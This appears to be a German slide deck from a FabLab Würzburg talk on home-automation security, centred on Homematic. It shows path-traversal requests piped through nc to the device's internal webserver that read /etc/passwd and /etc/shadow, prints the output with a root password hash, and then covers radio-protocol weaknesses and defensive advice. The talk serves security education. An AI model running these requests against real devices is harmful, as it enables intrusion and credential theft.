Hausautomatisierung und Security

Joachim Baumeister
Johannes Wischert

FabLab Würzburg

johannes@wischert.eu
jbaumeister@fablab-wuerzburg.de

`https://fablab-wuerzburg.de`

Eigenschaften

Eigenschaften

- Kabelgebunden
- Funktechnik: $868\ \mathrm{MHz}$ / $2.4\ \mathrm{GHz}$
- proprietäre Lösung / offener Standard
- Baum/Mesh-Topologien
- Sterntopologie
- keine Verschlüsselung / Verschlüsselung
- Optionale Cloudanbindung

Übersicht

Mögliche Angriffszenarien

Was ist angreifbar?

- das Protokoll
- der Übertragungsweg
- die Einzelkomponenten
- die zentrale Steuereinheit
- Clouddienste

Bandbreite

- Einzelgeräte
- Gerätegruppen
- einzelne Gebäude
- Gebäudekomplexe
- komplette Industrieanlagen

Beispiele

Abbildung: 2010:
Stuxnet

Abbildung: 2014:
Heartbleed

Abbildung: 2014:
Shellshock

Übersicht

Homematic

Standardangriffe

- Angriffe auf integrierten Webserver
  - Ausspähen der internen Struktur
  - evtl. Modifizieren der internen Struktur
- Angriffe auf das Funkprotokoll
  - “Mitlauschen des Funkverkehrs“
  - Analyse des Mitschnites
  - Reverse-Engeneering des Protokolls

interner Webserver

Code

```
echo "GET ../../../../../etc/passwd HTTP/1.0\r\n\r\n" | \\
nc 192.168.178.22 8181
```

Antwort

```
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
haldaemon:x:68:68:hald:/:/bin/sh
dbus:x:81:81:dbus:/var/run/dbus:/bin/sh
ftp:x:83:83:ftp:/home/ftp:/bin/sh
nobody:x:99:99:nobody:/home:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh
default:x:1000:1000:Default non-root user:/home/default:/bin/sh
```

interner Webserver

Code

```
echo "GET ../../../../../etc/shadow HTTP/1.0\r\n\r\n" | \\
nc 192.168.178.22 8181
```

Antwort

```
root:5AD5m50sowF8M:19087:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default:*:10933:0:99999:7:::
```

Fazit

Fazit

- Auslesen der Konfiguration möglich
- Fehlkonfiguration des internen Webservers
- Hashwert des Passworts des *root* Benutzers ist: **5AD5m50sowF8M**
- Mögliche weitere Exploits durch Codeinjection
  - Code wird als *root* Benutzer ausgeführt
  - Übernahme der angeschlossenen Komponenten

Funkprotokoll

Eigenschaften

- Bidirectional Communication Standard „BidCoS“
- $868\ \mathrm{MHz}$
- Hin- und Rückkanal
- Verschlüsselung über den Signingrequest-Modus (AES-Challenge-Response (CR)) möglich.

Funkprotokoll



Abbildung: Aufbau BidCoS Protokoll[1]

[1] S. Laufer und C. Mallas - Attacking HomeMatic
http://media.ccc.de/browse/congress/2013/30C3_-_5444_-_en_-_saal_g_-_201312301600_-_attacking_homematic_-_sathya_-_malli.html

Funkprotokoll

Mögliche Angriffszenarien

- Capture and Replay
- ’Lauter schreien als alle andere“
- Funkpaket selbst unverschlüsselt
- Nachricht kann per AES signiert werden
- Im Auslieferungszustand wird ein Standard AES Schlüssel mitgeliefert

Übersicht

Fazit

Was tun?

- Auf Funk verzichten?
- Sicherheitsupdates einspielen
- System aktuell halten
- Cloud meiden?
- Standardpasswörter und Schlüssel ändern

One more things...

Weitergehende Fragen? Kein Problem - Wir helfen gern weiter

- johannes@wischert.eu
- jbaumeister@fablab-wuerzburg.de